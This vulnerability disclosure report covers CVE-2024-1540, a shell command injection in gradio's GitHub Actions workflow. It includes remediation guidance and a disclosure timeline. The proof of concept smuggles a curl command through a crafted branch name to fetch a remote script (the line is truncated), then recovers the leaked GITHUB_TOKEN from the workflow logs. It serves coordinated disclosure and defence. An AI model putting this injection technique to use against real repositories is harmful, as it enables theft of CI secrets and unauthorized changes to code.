

[gradio-app/gradio] Secrets exfiltration via the [deploy+test-visual.yml] workflow in gradio-app/gradio

✓ Valid

Reported on Feb 3rd 2024

Hi team!

The [deploy+test-visual.yml](#) workflow is vulnerable to unauthorized modification of the base repository or secrets exfiltration.

Here is the vulnerable code fragment:

```
name: "test / visual"

on:
  workflow_run:
    workflows: ["trigger"]
    types:
      - requested
  ...

jobs:
  changes:
    name: "changes"
    runs-on: ubuntu-latest
    ...
    - name: echo github context
      if: always()
      run: echo "${{ github.event.workflow_run.head_repository.full_name }}-${{ g
    ...
```

The issue is that the `run` operation generates a temporary script based on the template. The expressions inside of `${{ }}` are evaluated and substituted with the resulting values before the shell script is run which makes it vulnerable to shell command injection.

Steps to Reproduce

Testing the vulnerability against the original [gradio-app/gradio](#) repository will disclose the vulnerability to the public. Instead, consider creating a mirror with the steps described in the Environment Setup section to verify the proof of concept.

Environment Setup

- Follow the [Creating a new repository](#) and [Mirroring a repository](#) steps to create a mirror of [CleverCloud/documentation](#). The mirror can be private but in this case make sure the workflow has the `contents: read` permission. All subsequent steps are done in the mirror.
- Ensure that [the default branch](#) is `main`.
- Ensure that [GitHub Actions are enabled](#).
- (optional) Ensure that [the "Workflow permissions" option](#) is set to "Read and write permissions".

Proof of Concept

- Fork the mirror and create a new branch with the following name:

```
"/$(curl${IFS}-L${IFS}gist.githubusercontent.com/nikitastupin/30e525b776c409e03
```

- In the created branch in `.github/workflows` create `trigger.yml` with content:

```
name: Hello World
on: [push]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Hello world step
        run: echo "Hello, World"
```

- Open a pull request from the fork's branch to the mirror.
- Open the `test-visual` workflow run logs, open the `changes` job, open the `echo github context` and note the encoded `GITHUB_TOKEN` there.
- Decode the `GITHUB_TOKEN` with the following command.

```
echo "your encoded text" | base64 -d
```

Remediation

The best practice to avoid code and command injection vulnerabilities in GitHub workflows is to set the untrusted input value of the expression to an intermediate environment variable:

```
- name: print title
  env:
    TITLE: ${ github.event.issue.title }
  run: echo "$TITLE"
```

This way, the value of the `${ github.event.issue.title }` expression is stored in memory and used as a variable instead of influencing the generation of script.

To further harden the repository against workflow vulnerabilities you may:

- Configure the [default GITHUB_TOKEN permissions](#) to read-only and grant only necessary permissions via the `permissions` key.
- Use [branch](#) and [tag](#) protection rules possibly in combination with the [CODEOWNERS](#) file.
- Disable the "Allow GitHub Actions to create and approve pull requests" setting under the Actions tab in repository or organization settings.

Impact

The vulnerability allows for unauthorized modification of the base repository and secrets exfiltration. The following secrets are referenced in the [gradio-app/gradio](#) repository.

- `{{ secrets.GITHUB_TOKEN }}`
- `{{ secrets.COMMENT_TOKEN }}`
- `{{ secrets.CHROMATIC_PROJECT_TOKEN }}`

References

- [nikitastupin/pwnhub](#)
- [Keeping your GitHub Actions and workflows secure: Untrusted input](#)
- [Keeping your GitHub Actions and workflows secure Part 3: How to trust your building blocks](#)

⚙️ We are processing your report and will contact the [gradio-app/gradio](#) team within 24 hours. 2 years ago

✉️ We have contacted a member of the [gradio-app/gradio](#) team and are waiting to hear back 2 years ago

✉️ We have sent a follow up to the [gradio-app/gradio](#) team. We will try again in 4 days. 2 years ago

✉️ We have sent a second follow up to the [gradio-app/gradio](#) team. We will try again in 7 days. 2 years ago



Abubakar Abid gave praise 2 years ago

★ The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1



A [gradio-app/gradio](#) maintainer has acknowledged this report 2 years ago

📅 The scheduled publication date was automatically extended from 20th Mar 2024 to 27th Mar 2024 due to the maintainers acknowledgement of the report 2 years ago



Abubakar Abid validated this vulnerability 2 years ago

💰 [nikitastupin](#) has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

 CVE-2024-1540 assigned to this report. 2 years ago



✓ Abubakar Abid marked this as fixed in N/A with commit d56bb2 2 years ago

\$ The fix bounty has been dropped ✕



Nikita Stupin commented 2 years ago

Researcher

Hey! Should we delay public disclosure until the fix is verified? Also, I'd like to opt-out from public disclosure if possible. Thanks!

⚠ We have sent a warning to the **gradio-app/gradio** team to inform them that this report will be published in 48 hours 2 years ago

 This vulnerability has now been published 2 years ago

 CVE-2024-1540 has now been published 2 years ago

[Sign in](#) to join this conversation

CVE

CVE-2024-1540

Published

Vulnerability Type

CWE-77: Command Injection

Severity

High (8.6)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	Low
Availability	Low

[Open in visual CVSS calculator](#) 

Registry

Pypi

Affected Version

main

Visibility

Public

Status

Fixed


Disclosure Bounty

\$750

Fix Bounty

\$187.5

Found by



Nikita Stupin

@nikitastupin

LIGHTWEIGHT



Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.



© 2024

[Privacy Policy](#)

[Terms of Service](#)

[Code of Conduct](#)

[Cookie Preferences](#)

[Contact Us](#)